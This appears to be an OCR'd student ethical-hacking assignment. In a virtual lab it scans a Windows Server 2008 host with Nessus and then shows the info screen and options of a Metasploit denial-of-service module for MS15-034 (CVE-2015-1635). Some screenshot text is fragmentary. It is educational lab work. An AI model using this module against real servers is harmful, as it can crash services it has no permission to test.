
OLD DOMINION

CYSE301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment #4 – Ethical Hacking

AUSTIN CUPP

01183567



There's an error with your feed. Click here to view your licens

ws 2008 / Microsoft Winc

‹ Back to Vulnerabilities

Your plugin feed subscription will expire in 7 day(s).


Hosts 1 | Vulnerabilities 28 | Remediations 2 | Notes 1 | History 1

Search Vulnerabilities — 8 Vulnerabilities

Sev	Name	Family	Coun
CRITICAL	Microsoft RDP RCE (C...	Windows	1
CRITICAL	MS14-066: Vulnerabilit...	Windows	1
CRITICAL	MS15-034: Vulnerabilit...	Windows	1
CRITICAL	MS17-010: Security Up...	Windows	1
CRITICAL	Unsupported Windows ...	Windows	1
HIGH	MS12-020: Vulnerabiliti...	Windows	1
MEDIUM	MS12-073: Vulnerabiliti...	Windows	1

```
ccepting
```

A.1 display of all 5 critical security issues in the target Windows server 2008



Attacker Kali - External Workstation on CY301-ACUPP001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Firefox ESR Fri 19:53
Nessus Essentials / Folders / View Scan - Mozilla Firefox
https://localhost:8834/#/scans/reports/5/vulnerabilities/group/125313/82828
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
Scans Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
Hosts 1
Vulnerabilities 28
Remediations 2
Notes 1
History
Hyper-V Manager
pFsense - Firewall 6...
Windows Server 20...
Attacker Kali - Exter...
7:53 PM
11/4/2022

There's an error with your feed. Click here to view your license information.

Your plugin feed subscription will expire in 7 day(s).

CRITICAL MS15-034: Vulnerability in HTTP.sys Could Allow Remote Code Exe...

Description

The version of Windows running on the remote host is affected by an integer overflow condition in the HTTP protocol stack (HTTP.sys) due to improper parsing of crafted HTTP requests. An unauthenticated, remote attacker can exploit this to execute arbitrary code with System privileges.

Solution

Microsoft has released a set of patches for Windows 7, 2008 R2, 8, 8.1, 2012, and 2012 R2

See Also

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2015/ms15-034

Output

```
HTTP response status: HTTP/1.1 416 Requested Range Not Satisfiable
```

Port	Hosts
80 / tcp / www	192.168.10.11

Plugin Details


Severity:	Critical
ID:	82828
Version:	1.11
Type:	remote
Family:	Windows
Published:	April 16, 2
Modified:	November

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score 9.8
CVSS v3.0 Vector: CVSS:3.
/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector:
/RL:O/RC:C
CVSS v3.0 Temporal Score:
CVSS Base Score: 10.0
CVSS Temporal Score: 8.3


A.2 exploit that targets a security issue other than MS17-010.

I chose MS15-034. CVE-2015-1635.


Attacker Kali - External Workstation on CY301-ACUPP001 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Fri 20:51
Nessus Essentials / Folders / View Scan - Mozilla Firefox
https://localhost:8834/#/scans/reports/5/vulnerabilities/group/125313/82828
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
root@CS2APenTest: ~
File Edit View Search Terminal Help
Recycle Bin
Nmap - Zenmap GUI
Nutanix SSR
Wireshark
VM - Kali Login info
VMware Workstati...
Activate Windows
Go to Settings to activate Windows.
Hyper-V Manager
pFsense - Firewall 6...
Windows Server 20...
Attacker Kali - Exter...
8:51 PM
11/4/2022


```
       Name: MS15-034 HTTP Protocol Stack Request Handling Denial-of-Service
     Module: auxiliary/dos/http/ms15_034_ulonglongadd
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Bill Finlayson
  sinn3r <sinn3r@metasploit.com>

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target address range or CIDR identifier
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                no        URI to the site (e.g /site/) or a valid file resource (e.g /welcome.png)
  THREADS    1                yes       The number of concurrent threads
  VHOST                       no        HTTP server virtual host

Description:
  This module will check if scanned hosts are vulnerable to
  CVE-2015-1635 (MS15-034), a vulnerability in the HTTP protocol stack
  (HTTP.sys) that could result in arbitrary code execution. This
  module will try to cause a denial-of-service.
```

A.3 Needed options are Remote hosts, Remote port, threads and a remote client. This will check if scanned hosts have a vulnerability in the HTTP protocol stack allowing arbitrary code execution. Allows remote attackers to execute arbitrary code via crafted HTTP requests. This is a denial of service module.



